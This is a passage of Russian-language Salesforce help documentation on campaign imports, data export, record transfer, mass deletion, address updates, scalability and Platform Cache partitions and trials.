- **Мастер обновления кампаний.** Чтобы открыть данный мастер, нажмите раскрывающуюся кнопку **«Управление участниками»** > **«Обновить и добавить участников — импорт файла»** > **«Обновить и добавить участников кампании»** на странице сведений о кампании. Данный мастер предназначен для обновления статусов текущих интересов и контактов. Данный мастер позволяет импортировать список текущих контактов и интересов Salesforce, связывать их с кампанией и обновлять журнал ответов.

## Сколько участников кампании разрешено импортировать?

Количество участников кампании, доступное для импорта, определяется указанными ниже мастерами.

- **Мастер импорта интересов.** Одновременный импорт не более 50 000 интересов.
- **Мастер обновления кампаний.** Одновременное обновление не более 50 000 текущих контактов и интересов.

Помимо ограничения по количеству записей, размер импорта также зависит от общего объема хранилища организации.

- **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку *«Мастер импорта данных»* в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Мастер импорта данных»**. (Доступные параметры определяются предоставленными полномочиями.)


## Кто может импортировать участников кампании?

Чтобы предоставить пользователю доступ к мастерам импорта данных, позволяющим импортировать новые интересы для кампании или обновлять журнал кампании для нескольких интересов и контактов, установите флажок **«Пользователь Marketing»** на странице личных сведений о пользователе. Кроме того, пользователю должен быть назначен профиль **«Пользователь Marketing»** (или полномочия **«Импорт интересов»** и **«Редактирование»** для кампаний).

## Какой статус назначается участникам кампании?

Ниже перечислены способы назначения статуса участника кампании интересу или контакту, поддерживаемые мастерами импорта кампаний.


- Добавьте столбец «Статус» в файл импорта. Введите статус для каждого интереса или контакта кампании.
- Выберите статус по умолчанию в мастере импорта кампаний. Статус по умолчанию автоматически назначается любому интересу или контакту, использующему пустой или недействительный статус в файле импорта.

 **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «Мастер импорта данных» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Мастер импорта данных». (Доступные параметры определяются предоставленными полномочиями.)

## Как подготовить файл импорта кампаний?

Ниже перечислены мастера, позволяющие подготавливать файлы импорта кампаний.


- **Мастер импорта интересов.** Подготовка файла импорта новых интересов с помощью приложения Excel.
- **Мастер обновления кампаний.** Только обновление статусов текущих интересов или контактов. Файл импорта должен содержать столбцы «Статус» и «Код записи» (отображает значения параметра «Код контакта» или «Код интереса», который является уникальным в системе Salesforce).

 **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «Мастер импорта данных» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Мастер импорта данных». (Доступные параметры определяются предоставленными полномочиями.)

## Управление данными

### Экспорт резервных данных


В зависимости от используемой версии системы, организация может еженедельно или ежемесячно создавать резервные файлы данных. Все данные организации могут быть экспортированы в набор CSV-файлов.

 **Прим.:** Пользователи с полномочием «Еженедельный экспорт» могут просматривать все экспортированные данные, а также все настраиваемые объекты и поля на странице «Услуга экспорта». По умолчанию данное полномочие предоставляется только профилю «Системный администратор».

Пользователи могут создавать резервные файлы вручную — каждые 6 дней (для еженедельного экспорта) или каждые 28 дней (для ежемесячного экспорта). При необходимости еженедельное или ежемесячное резервирование данных может также выполняться автоматически.

При интенсивном трафике доставка экспорта может быть отложена. Например, еженедельный экспорт должен выполняться в течение всего месяца. Так, 1 апреля должен быть обработан первый запрос на экспорт, но, ввиду интенсивного трафика, данный запрос добавляется в очередь, а доставка экспорта откладывается до 8 апреля. А, 7 апреля должен быть обработан второй запрос на экспорт, но, ввиду отложенной обработки первого запроса, выполнение второго запроса откладывается до 14 апреля.

1. В разделе «Настройка» введите «*Экспорт данных*» в поле «Быстрый поиск», затем выберите «**Экспорт данных**» и «**Экспортировать сейчас**» или «**Запланировать экспорт**».
  - Кнопка «**Экспортировать!**» выполняет немедленную подготовку файлов для экспорта. Данная кнопка доступна только по истечении достаточного количества времени после последнего экспорта.
  - Кнопка «**Запланировать экспорт**» позволяет планировать еженедельные или ежемесячные экспорты.
2. Выберите нужную кодировку файла экспорта.
3. Чтобы включить соответствующие элементы в данные экспорта, установите флажки «Добавить изображения, документы и вложения» и «Добавить файлы Chatter и версии документа Salesforce CRM Content».

 **Прим.:** Выбор параметров «Добавить изображения, документы и вложения» и «Добавить файлы Chatter и версии документа Salesforce CRM Content» увеличивает время обработки экспорта данных.

4. Чтобы использовать пробелы вместо символов переноса или разрывов строк в файлах экспорта, установите флажок «Заменить символы переноса пробелами». Данный параметр позволяет использовать файлы экспорта для импорта или других интеграций.
5. При планировании экспорта выберите частоту (доступно только для организаций с ежемесячными экспортами), даты начала и окончания, а также время выполнения экспорта.
6. Выберите нужные типы данных в разделе «Экспортированные данные». Рекомендуем выбрать параметр «**Включить все данные**» в случае незнания терминологии, используемой для некоторых типов данных. Обратите внимание на перечисленные ниже примечания.
  - Поля формулы и сводного резюмирования всегда исключаются из экспортов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Еженедельный экспорт  
доступен в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Ежемесячный экспорт  
доступен в версиях: **все**  
версии, кроме  
Database.com Edition.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта данных:


- «Еженедельный экспорт»



- Если организация использует подразделения, то данные всех подразделений добавляются в экспорт.
- При использовании организаций-лиц и экспорте организаций все поля организаций добавляются в данные организаций.
- При использовании организаций-лиц и экспорте контактов записи организаций-лиц добавляются в данные контактов. Тем не менее, данные контактов содержат только поля, доступные в контактах и организациях-лицах.

#### 7. Нажмите кнопку **«Начать экспорт»** или **«Сохранить»**.

Система Salesforce создает и отправляет архив CSV-файлов по эл. почте. Обычно экспорт занимает мало времени; однако, срок выполнения экспорта может изменяться. Крупные файлы экспортируются частями. Чтобы загрузить архивный файл, щелкните ссылку в сообщении эл. почты или нажмите кнопку **«Экспорт данных»**. Архивные файлы удаляются через 48 часов после отправки сообщения эл. почты. Данное ограничение не распространяется на выходные дни, то есть файл, доступный для загрузки к 16:00 четверга, будет удален в 16:00 понедельника.


-  **Прим.:** Из соображений безопасности, экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в специальное текстовое поле области наложения. Обратите внимание, что слова должны быть разделены пробелом.

В зависимости от выбранной кодировки, просмотр файла экспорта может быть доступен только после внесения некоторых изменений. Выполните указанные ниже действия.

### Просмотр файлов экспорта в кодировке «Юникод (UTF-8)»

При использовании приложения Microsoft Excel 2003:

1. Откройте приложение Microsoft Excel.
2. Последовательно выберите пункты **«Файл» > «Создать»**.
3. Выберите пункты **«Данные» > «Импорт внешних данных» > «Импорт данных»**.
4. Выберите нужный CSV-файл. Приложение Microsoft Excel запустит мастер импорта текста.
5. Установите переключатель «С разделителями» и выберите формат файла «Юникод (UTF-8)».
6. Нажмите кнопку **«Далее»**.
7. В разделе «Символом-разделителем является?» установите флажок «Запятая» и нажмите кнопку **«Готово»**. Возможно, пользователю будет предложено выбрать диапазон ячеек.

-  **Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

8. При необходимости повторите данные действия для каждого файла.

При использовании приложения Microsoft Excel (не позднее версии 2003):

1. Откройте файл в приложении Microsoft Excel.
2. Последовательно выберите пункты **«Файл» > «Сохранить как»**.
3. Сохраните файл как веб-страницу.
4. Выберите пункты **«Сервис» > «Параметры» > «Общие»** и нажмите кнопку **«Параметры веб-документа»**.
5. Откройте вкладку «Кодировка» и выберите значение «Юникод (UTF-8)».
6. Чтобы закрыть диалоговые окна, нажмите кнопку **«ОК»**.



7. Чтобы сохранить файл в выбранной кодировке, выберите пункты **«Файл» > «Сохранить»**.
8. При необходимости повторите данные действия для каждого файла.

### Просмотр файлов экспорта в кодировке «Юникод (UTF-16, Big Endian)»

Откройте файлы экспорта в текстовом редакторе, поддерживающем данный набор символов. Приложение Microsoft Excel не поддерживает данный набор символов.

### Просмотр файлов экспорта в кодировке «Юникод (Little Endian)»

1. Откройте файл в приложении Microsoft Excel.
2. Выделите весь столбец A.
3. Выберите пункт **«Текст по столбцам»** в меню **«Данные»**.
4. Установите переключатель **«С разделителями»** и нажмите кнопку **«Далее»**.
5. В разделе **«Символом-разделителем является:»** установите флажок **«Запятая»** и нажмите кнопку **«Готово»**.



**Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

6. При необходимости повторите данные действия для каждого файла.

## Общие сведения о переносе записей

Ответственный за запись или любой другой вышестоящий пользователь в иерархии ролей или территорий может переносить отдельные записи другому пользователю. Записи некоторых объектов (например, обращений, интересов и кампаний) могут быть перенесены посредством общего доступа. В зависимости от типа объекта, записи могут быть перенесены другому пользователю разными способами.

| Метод   | Доступно для...  |
|---|--|
| Перенос отдельной записи  | Организации, кампании, обращения, контакты, контракты, интересы и настраиваемые объекты          |
| Пакетный перенос записей посредством спискового представления и кнопки <b>«Изменить ответственного»</b> | Обращения, интересы и настраиваемые объекты, которые могут принадлежать пользователю или очереди |
| Пакетный перенос записей с помощью средства пакетного переноса  | Организации, интересы и настраиваемые объекты  |

### Возможность изменения ответственности

- Пользователи с полномочием «Изменение всех данных» или пользователи с полномочием «Изменить все» для выбранного объекта могут переносить любые записи, независимо от ответственного.
- Чтобы выполнить перенос одной или нескольких записей спискового представления, новому ответственному должно быть предоставлено как минимум полномочие «Чтение» для выбранного типа объекта. Данное правило не применяется при использовании средства пакетного переноса.
- Чтобы выполнить перенос ответственности за любую отдельную запись в организации, которая не поддерживает функцию управления территориями, пользователю должно быть предоставлено соответствующее полномочие «Редактирование», а также ответственность за запись или вышестоящее положение в иерархии ролей.

Например, чтобы выполнить перенос ответственности за организацию, пользователю должны быть предоставлены полномочия «Чтение» и «Редактирование» для организаций. Кроме того, новому ответственному за запись должно быть предоставлено как минимум полномочие «Чтение» для организаций.

Параметры общего доступа «Полный общий доступ» и «Общедоступный: для чтения, записи и переноса» предоставляют всем пользователям возможность переноса ответственности за данный тип записи при наличии соответствующего полномочия «Редактирование».

- Если организация поддерживает функцию управления территориями, то пользователи, назначенные территориям, могут переносить организации (включая принадлежащие другим пользователям) в собственных территориях.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Организации, кампании, контакты, контракты, интересы и обращения недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного переноса организаций, кампаний, контактов, контрактов и настраиваемых объектов:

- «Перенос записи»

И

«Редактирование» для типа объекта

Для пакетного переноса интересов:

- «Перенос интересов» ИЛИ «Перенос записи»

И

«Редактирование» для интересов

Для пакетного переноса обращений:

- «Перенос обращений» ИЛИ «Перенос записи»

И

«Редактирование» для обращений

- Перенос кампаний доступен только при наличии флажка «Пользователь Marketing», установленного в записи соответствующего пользователя.

## Изменение ответственности за организации портала


- Перенос организации-партнера требует наличия полномочия «Управление пользователями» или «Управление внешними пользователями».
- Организация клиентского портала может быть передана ответственным сотрудником любому пользователю той же роли без назначения специального полномочия. Организация клиентского портала не может быть передана пользователю вышестоящей или нижестоящей роли.
- Организации-партнеры могут быть переданы только пользователям с полномочием «Управление внешними пользователями».
- Перенос организации, содержащей пользователей клиентского и партнерского порталов, требует наличия полномочия «Управление пользователями».
- Организация, содержащая пользователей клиентского портала, не может быть назначена ответственному, который является пользователем-партнером.

СМ. ТАКЖЕ:

[Пакетный перенос записей](#)

## Пакетный перенос записей

Чтобы выполнить пакетный перенос организаций, интересов, сервисных контрактов и настраиваемых объектов от одного пользователя к другому, воспользуйтесь средством пакетного переноса.

 **Прим.:** Перенос чужих записей возможен только при наличии обязательных полномочий и доступа для чтения записей.

1. В разделе «Настройка» введите «*Пакетный перенос записей*» в поле «Быстрый поиск», затем выберите «**Пакетный перенос записей**».
2. Щелкните ссылку для нужного типа записи.
3. При необходимости введите имя текущего ответственного за запись в поле «Источник переноса». Ответственность за интересы может быть перенесена от пользователей или очередей.
4. Введите имя нового ответственного за запись в поле «Цель переноса». Ответственность за интересы может быть перенесена пользователям или очередям.
5. Если организация использует подразделения, установите флажок «Изменить подразделение . . .», чтобы назначить всем перенесенным записям стандартное подразделение нового ответственного.
6. Ниже перечислены действия, доступные при переносе организаций.
  - Чтобы перенести открытые возможности, принадлежащие другим пользователям и связанные с организацией, установите флажок «Перенос открытых возможностей, которые не принадлежат текущему ответственному за организацию».
  - Чтобы перенести закрытые возможности, связанные с организацией, установите флажок «Перенос закрытых возможностей». Данный параметр применяется только к закрытым возможностям, которые принадлежат ответственному за организацию; закрытые возможности других пользователей не изменяются.
  - Чтобы перенести открытые обращения, принадлежащие текущему ответственному за организацию и связанные с организацией, установите флажок «Перенос открытых обращений, принадлежащих текущему ответственному за организацию».
  - Чтобы перенести закрытые обращения, принадлежащие текущему ответственному за организацию и связанные с организацией, установите флажок «Перенос закрытых обращений».
  - Чтобы сохранить текущую рабочую группу, связанную с организацией, установите флажок «Сохранить группы, работающие с организациями». Чтобы удалить текущую рабочую группу, связанную с организацией, снимите данный флажок.
  - Чтобы сохранить текущую рабочую группу для возможностей, связанных с данной организацией, установите флажок «Сохранить группу, работающую с возможностями, для всех возможностей . . .». Доли возможности сохраняются, а проценты долей, назначенные предыдущему ответственному, передаются новому ответственному. В случае отсутствия данного флажка все участники группы, работающей с возможностями, и доли удаляются при переносе возможности.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Организации, сервисные контракты и интересы недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного переноса организаций и сервисных контрактов:


- «Перенос записи»
- И
- «Редактирование» для типа объекта
- И
- «Перенос интересов»

Для пакетного переноса настраиваемых объектов:


- «Перенос записи»
- И
- «Редактирование» для типа объекта

Для пакетного переноса интересов:

- «Перенос интересов»
- ИЛИ «Перенос записи»
- И
- «Редактирование» для интересов

 **Прим.:** При переносе закрытых возможностей группа, работающая с возможностями, сохраняется независимо от данного параметра.

7. Введите критерии поиска, которым должны соответствовать записи.
8. Нажмите кнопку **«Найти»**.
9. Установите флажки напротив нужных записей. Чтобы выбрать все отображаемые элементы столбца, установите флажок в заголовке нужного столбца.

 **Прим.:** При наличии повторяющихся записей рекомендуем выбрать только одну запись. Перенос повторяющихся записей может вызвать возникновение ошибки.

Повтор записей возможен при фильтрации интересов по полю «Статус участника кампании», в результате которой один и тот же статус участника кампании может использоваться несколькими кампаниями. Например, фильтр «*«Статус участника кампании» равно «Отправлено»*» возвращает повторяющийся интерес Иван Петров в том случае, если статус интереса «Отправлено» используется двумя кампаниями.

10. Нажмите кнопку **«Перенос»**.

СМ. ТАКЖЕ:

[Общие сведения о переносе записей](#)


## Пакетное удаление записей и отчетов

Система позволяет одновременно удалять несколько отчетов или записей.

Пакетное удаление поддерживается следующими типами записей: обращения, решения, организации, контакты, интересы, продукты и действия.

Ниже перечислены примеры использования пакетного удаления.

- Необходимость удаления обнаруженных неиспользуемых отчетов из списка отчетов на вкладке «Отчеты».
- Необходимость повторного импорта интересов организации, импортированных неправильно.
- Необходимость удаления контактов бывшего сотрудника организации, повторяющих данные других пользователей.
- Необходимость преобразования организаций, поле «Тип» которых содержит значение «Потенциальный клиент», в интересы.

 **Совет:** Рекомендуем выполнить отчет по данным организациям и экспортировать их в Excel, а затем импортировать данные в качестве интересов посредством мастера «Импорт интересов моей организации». Затем, используя пакетное удаление, выберите организации в качестве типа записи, подлежащего удалению, и введите критерий поиска «"Тип" равно "Потенциальный клиент"» для обнаружения всех соответствующих организаций.

- Необходимость удаления всех интересов, преобразованных для организации. Выберите интересы в качестве типа записи, введите критерий поиска «"Преобразовано" равно "1"» и щелкните «Поиск».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **все**  
версии.

Данная функция доступна в  
версии **Database.com**  
**Edition** только посредством  
API. Версия **Database.com**  
**Edition** поддерживает  
пакетное удаление только  
записей настраиваемых  
объектов.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного удаления  
данных:

- «Изменение всех  
данных»

- Необходимость очистки веб-интересов, созданных неправильно, или необходимость удаления устаревших организаций и контактов.
1. Настоятельно рекомендуем выполнить отчет для архивирования данных. Кроме того, выполните еженедельный экспорт данных (см. раздел [«Экспорт резервных данных»](#) на странице 827).
  2. В разделе «Настройка» введите *«Пакетное удаление записей»* в поле «Быстрый поиск», затем выберите **«Пакетное удаление записей»** и щелкните ссылку с типом записи, который требуется удалить.
  3. Просмотрите сведения, которые будут удалены вместе с записями.
  4. Укажите условия, которым должны соответствовать выбранные элементы (например, «Область» равно "Гомская").
  5. При удалении организаций определите необходимость удаления организаций с вложенными закрытыми/реализованными возможностями или вложенными возможностями, принадлежащими другим пользователям.
  6. Чтобы удалить продукты возможностей, установите флажок **«Архивируйте продукты...»** при удалении продуктов. Установите данный флажок, чтобы:
    - удалить продукты, которые не связаны с возможностями, и переместить их в корзину;
    - архивировать продукты возможностей. Удаление данных продуктов является необратимым.
  7. Нажмите кнопку **«Поиск»** для поиска совпадающих записей и выберите нужные элементы. Чтобы выбрать все отображаемые элементы столбца, установите флажок в заголовке нужного столбца.
  8. Чтобы удалить записи без возможности восстановления, выберите параметр **«Удалите выбранные записи без возможности восстановления»**.
-  **Важное замечание:** Выбор данного параметра препятствует восстановлению выбранных записей из корзины.
9. Нажмите кнопку **«Удалить»**.

СМ. ТАКЖЕ:

[Примечания к использованию функции пакетного удаления](#)

[Отмена импорта](#)

## Примечания к использованию функции пакетного удаления

Ниже перечислены рекомендации по использованию функции пакетного удаления.

### Общие примечания по функции пакетного удаления

- Одновременно разрешается удалять не более 250 элементов.
- Удаление записи инициирует удаление всех связанных записей, отображающихся в связанных списках.
- Пакетное удаление поддерживается только отчетами из общедоступных папок отчетов.
- Пакетное удаление не поддерживается отчетами, вложенными в панели мониторинга, запланированными или используемыми отчетными снимками.

### Примечания по функции пакетного удаления для групп сбыта

- Организации-партнеры, содержащие пользователей-партнеров, не могут быть удалены.
- Продукты возможностей не могут быть удалены, но могут быть заархивированы.
- Пакетное удаление продуктов инициирует удаление всех связанных записей прайс-листа.
- Удаление действий инициирует удаление любых архивных действий, соответствующих заданным условиям.
- При удалении действий запрошенные встречи подлежат пакетному удалению только после их подтверждения и автоматического преобразования в события.
- Удаление повторяющихся событий инициирует удаление дочерних событий, несмотря на их отсутствие в списке элементов, доступных для удаления.

### Примечания по функции пакетного удаления для групп обслуживания

- Организации и контакты, связанные с обращениями, не могут быть удалены.
- Контакты, поддерживающие портал самообслуживания, и связанные организации не могут быть удалены.
- Удаление основного решения не инициирует удаление связанных переведенных решений. Наоборот, каждое переведенное решение становится основным.
- Удаление переведенного решения инициирует удаление его связи с основным решением.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

Данная функция доступна в версии **Database.com Edition** только посредством API. Версия **Database.com Edition** поддерживает пакетное удаление только записей настраиваемых объектов.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для пакетного удаления данных:

- «Изменение всех данных»

## Пакетное обновление адресов

Отчеты и сопутствующие показатели более точны и понятны, когда данные непротиворечивы. Например, использование разных аббревиатур для страны может исказить данные. Для поддержания непротиворечивости адресов можно обновить одновременно сведения о стране и регионе в существующих полях.

Пакетное обновление адресов доступно для контактов, контрактов и интересов.

 **Совет:** Чтобы обеспечить непротиворечивость данных в новых записях, рекомендуется использовать список для выбора страны.

1. Введите строку «*Пакетное обновление адресов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакетное обновление адресов**».
2. Выберите «**Страны**» или «**Область/штат**». При выборе «Область/штат» введите страну, для которой следует обновить область или штат.
3. Нажмите кнопку «**Далее**».
4. Выберите нужные значения и нажмите кнопку «**Добавить**». Значения, подлежащие обновлению, отображаются в поле «Выбранные значения».

Значения адреса, найденные в текущих записях, отображаются в поле «Доступные значения». Чтобы найти дополнительные адреса для пакетного обновления, введите значение полностью или его часть и нажмите кнопку «**Найти**».

Если организация использует большие объемы данных, введите текущие значения для обновления в текстовую область. Вводите каждое значение с новой строки.

5. Заполните поле «**Заменить выбранные значения на:**» и нажмите кнопку «**Далее**». Если организация использует большие объемы данных, то данное поле называется «**Заменить введенные значения на:**».

Отобразится количество и тип записей адресов, подлежащих обновлению. При наличии больших объемов данных отображаются только обновляемые значения.

6. Чтобы обновить значения, нажмите кнопку «**Заменить**».

СМ. ТАКЖЕ:

[Раскрывающиеся списки «Область» и «Страна»](#)

## Масштабируемость. Вопросы и ответы

- [Какова масштабируемость системы Salesforce?](#)
- [Возможно ли снижение производительности при увеличении количества подписчиков Salesforce?](#)

## Какова масштабируемость системы Salesforce?

Система может использоваться крупнейшими рабочими группами. Архитектура системы позволяет работать миллионам пользователей. Доступ любому количеству пользователей может быть предоставлен в самые короткие сроки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного обновления  
адресов:

- «Изменение всех  
данных»

Для пакетного обновления  
адресов контрактов:

- «Изменение всех  
данных»

И

«Активация контрактов»



## Возможно ли снижение производительности при увеличении количества подписчиков Salesforce?

Нет. Мы уделяем большое внимание вопросам производительности и масштабируемости нашей системы, которые гарантируют поддержку любого количества клиентов. Используемая нами архитектура позволяет быстро добавлять новые веб-серверы и серверы приложений при увеличении количества пользователей. Кроме того, архитектура системы поддерживает добавление серверов баз данных. А пропускная способность, которая при необходимости также может быть увеличена, гарантируется условиями размещения наших серверов.

## Кэш платформы Force.com

---

### Определение разделений для данных, кэшированных посредством кэша платформы Force.com

С помощью кэша платформы можно позволить приложениям работать быстрее за счет хранения повторно используемых данных в памяти. Приложения могут быстро получать доступ к данным, тем самым устраняя необходимость копирования расчетов и запросов в базу данных при последующих запросах.

Чтобы использовать кэш платформы, сначала необходимо настроить разделы с помощью инструмента разбиения кэша платформы в меню «Настройка». После создания разделов можно добавлять, просматривать и удалять данные из них с использованием Apex API кэша платформы.

Используйте разделы кэша платформы для повышения производительности приложений. Разделы позволяют распределить пространство наиболее подходящим для приложений образом. Кэширование данных по указанным разделам препятствует перезаписи данных другими приложениями или менее важными данными.

Чтобы получить доступ к инструменту создания разделов, введите строку «Кэш платформы» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «Кэш платформы».

Рекомендуем использовать инструмент «Разделение кэша платформы» для выполнения указанных ниже действий.

- Запрос пробного кэша.
- Создание, изменение и удаление разделов кэша.
- Распределение емкостей кэша сеанса и кэша организации каждого разделения для обеспечения равномерной производительности приложений.
- Просмотр снимка текущего объема кэша организации, разбиения на разделы и их назначение (в КБ или МБ).
- Просмотр сведений о каждом разделении.
- Назначение раздела в качестве раздела по умолчанию.

Чтобы использовать кэш платформы, необходимо создать хотя бы один раздел. Каждый раздел состоит из одного сегмента кэша сеансов и одного сегмента кэша организации, и емкость каждого сегмента настраивается отдельно. Кэш сеансов можно использовать для хранения данных сеансов отдельных пользователей, а кэш организации предназначен для данных, к которым могут получать доступ все пользователи организации. При необходимости распределите объем кэша организации на любое количество разделов. Можно выделить от нуля до пяти и более кэшей сессий и организации, но их количество должно быть целочисленным. Сумма всех выделенных разделов, включая раздел по умолчанию, равняется всему выделенному кэшу платформы. Общая выделенная емкость всех сегментов кэша не должна превышать общую емкость организации.

Любой раздел можно назначить в качестве раздела по умолчанию, но можно иметь только один раздел по умолчанию. При полном использовании емкости раздела по умолчанию создать дополнительные разделы нельзя. Если раздел не выделен для определенной задачи, операции кэша (такие как чтение и запись) не выполняются и ошибка не выдается.

По умолчанию расчет емкости осуществляется каждые 5 минут. Чтобы просмотреть обновленные показатели емкости и выделения разделов, щелкните **«Пересчитать»**.

СМ. ТАКЖЕ:

[Руководство разработчика Apex](#)


[Запрос пробной версии кэша платформы](#)

[Приобретение кэша платформы](#)

## Запрос пробной версии кэша платформы

Чтобы проверить повышение производительности при использовании кэша платформы в своей организации, воспользуйтесь пробной версией кэша. Версии Enterprise, Unlimited и Performance поставляются с небольшим объемом кэша, но добавление дополнительного объема кэша поможет еще больше повысить производительность. После утверждения запроса пробной версии вы можете выделить объемы разделов и поэкспериментировать с различными сценариями использования кэша. Тестирование пробной версии кэша позволит сделать обоснованный выбор при приобретении дополнительного кэша.

Salesforce утверждает запросы пробных версий кэша, как правило, в течение трех дней. После утверждения запроса вы получите пробный кэш объемом 60 МБ, действующий в течение 10 рабочих дней. Чтобы получить больший объем пробного кэша, обратитесь в компанию Salesforce.

 **Прим.:** Вы можете сделать до 10 запросов получения пробной версии кэша, и между их использованием должно пройти 90 дней. Если для полного тестирования производительности кэша потребуется больше 10 дней, обратитесь в компанию Salesforce.

После отправки запроса пробной версии кэша вы будете получать электронные письма со следующими интервалами времени.

### Во время активации

У вас есть 10 рабочих дней, чтобы протестировать пробную версию кэша в своей организации. Теперь можно выделить объемы разделов.

### За три дня до завершения срока действия

До завершения срока действия обязательно перенастройте разделы, чтобы снять дополнительный объем пробной версии.

### После завершения срока действия

Пробная версия кэша удаляется из вашей организации.

 **Прим.:** Если не сделать это самостоятельно, компания Salesforce уменьшит размеры разделов, чтобы удалить объем, выделенный с пробной версией кэша.


## Организации версии Developer Edition

Для организации версии Developer Edition можно получить пробную версию кэша. Зарегистрируйтесь в организации и отправьте запрос пробной версии кэша через инструмент разбиения кэша платформы. После утверждения запроса пробной версии вы получите объем пробной версии кэша, действительный в течение шести месяцев. Независимые поставщики ПО, использующие организации версии Developer Edition для создания управляемых пакетов, могут получить

пробный кэш объемом 10 МБ для двух организаций версии Developer Edition. Чтобы получить пробный кэш для организаций версии Developer Edition, независимые поставщики ПО могут обратиться к представителю компании Salesforce.

## Алгоритм уменьшения кэша

По завершении пробного периода компания Salesforce удаляет выданный объем пробного кэша из вашей организации. Обязательно снимите выделенное пространство пробного кэша до завершения срока его действия. Снять дополнительное пространство можно посредством инструмента разбиения кэша путем сброса выделенных разделов. Если не снять выделенное пространство, компания Salesforce удалит выданный кэш в описанном далее порядке.

- В первую очередь система удаляет кэш из наименьшего по размеру раздела, не выбранного в качестве раздела по умолчанию.
-  **Прим.:** Размер раздела — это его общий выделенный объем, включая кэш организации и кэш пространства имен.
- Затем система прорабатывает разделы от меньшего к большему. Если имеется несколько разделов одинакового размера, система удаляет кэш из этих разделов в пропорциональном объеме.
- Система уменьшает размер разделов до 5 МБ, если удаляется весь объем пробного кэша. В противном случае размер разделов может быть уменьшен до 0 МБ.
- Раздел по умолчанию (при его наличии) уменьшается в последнюю очередь, если объем пробного кэша невозможно удалить из любых других разделов.

При наличии свободного пространства выполняются следующие действия.

- Если объем свободного пространства больше объема удаляемого пространства, система удаляет только свободное пространство.
- Если объем свободного пространства меньше объема удаляемого пространства, система в первую очередь удаляет свободное пространство. Затем система выполняет процесс уменьшения объема кэша, удаляя оставшуюся часть объема.

СМ. ТАКЖЕ:

[Определение разделений для данных, кэшированных посредством кэша платформы Force.com](#)

[Приобретение кэша платформы](#)

## Приобретение кэша платформы

Используйте пространство кэша платформы для повышения производительности приложений.

Кэш платформы доступен клиентам с организациями версии Enterprise Edition и выше. Перечисленные ниже версии поставляются по умолчанию с небольшим объемом кэша, но добавление дополнительного объема кэша поможет еще больше повысить производительность.

- Enterprise Edition (по умолчанию 10 МБ)
- Unlimited Edition (по умолчанию 30 МБ)
- Performance Edition (по умолчанию 30 МБ)

Чтобы определить требуемый объем кэша для ваших приложений, запросите пробный кэш и проверьте его в своей организации. Кэш платформы может повысить производительность, в частности, в следующих ситуациях.

- Организации с большим количеством настроек Apex
- Организации с большим количеством одновременно работающих пользователей

- Организации или приложения, использующие сложные расчеты или запросы

Кроме того, независимые поставщики ПО могут приобрести кэш для использования в своих приложениях, предоставляемых пользователям.

Пространство кэша разделено на блоки размером 10 МБ и предоставляется с годовой подпиской. Чтобы приобрести кэш платформы, обратитесь к представителю Salesforce.


СМ. ТАКЖЕ:

[Определение разделений для данных, кэшированных посредством кэша платформы Force.com](#)

[Запрос пробной версии кэша платформы](#)

## Управление повторяющимися записями в Salesforce

Обеспечение актуальности и точности данных позволяет гарантировать организации эффективное использование системы Salesforce. Используйте функцию управления повторами Data.com для определения возможности создания повторяющихся записей в системе Salesforce. При необходимости настройте логику, используемую для определения повторов, и создайте отчеты по повторам, которые могут быть сохранены пользователями.

 **Прим.:** Функция управления повторами использует технологию Data.com, но *не* требует наличия лицензии Data.com.

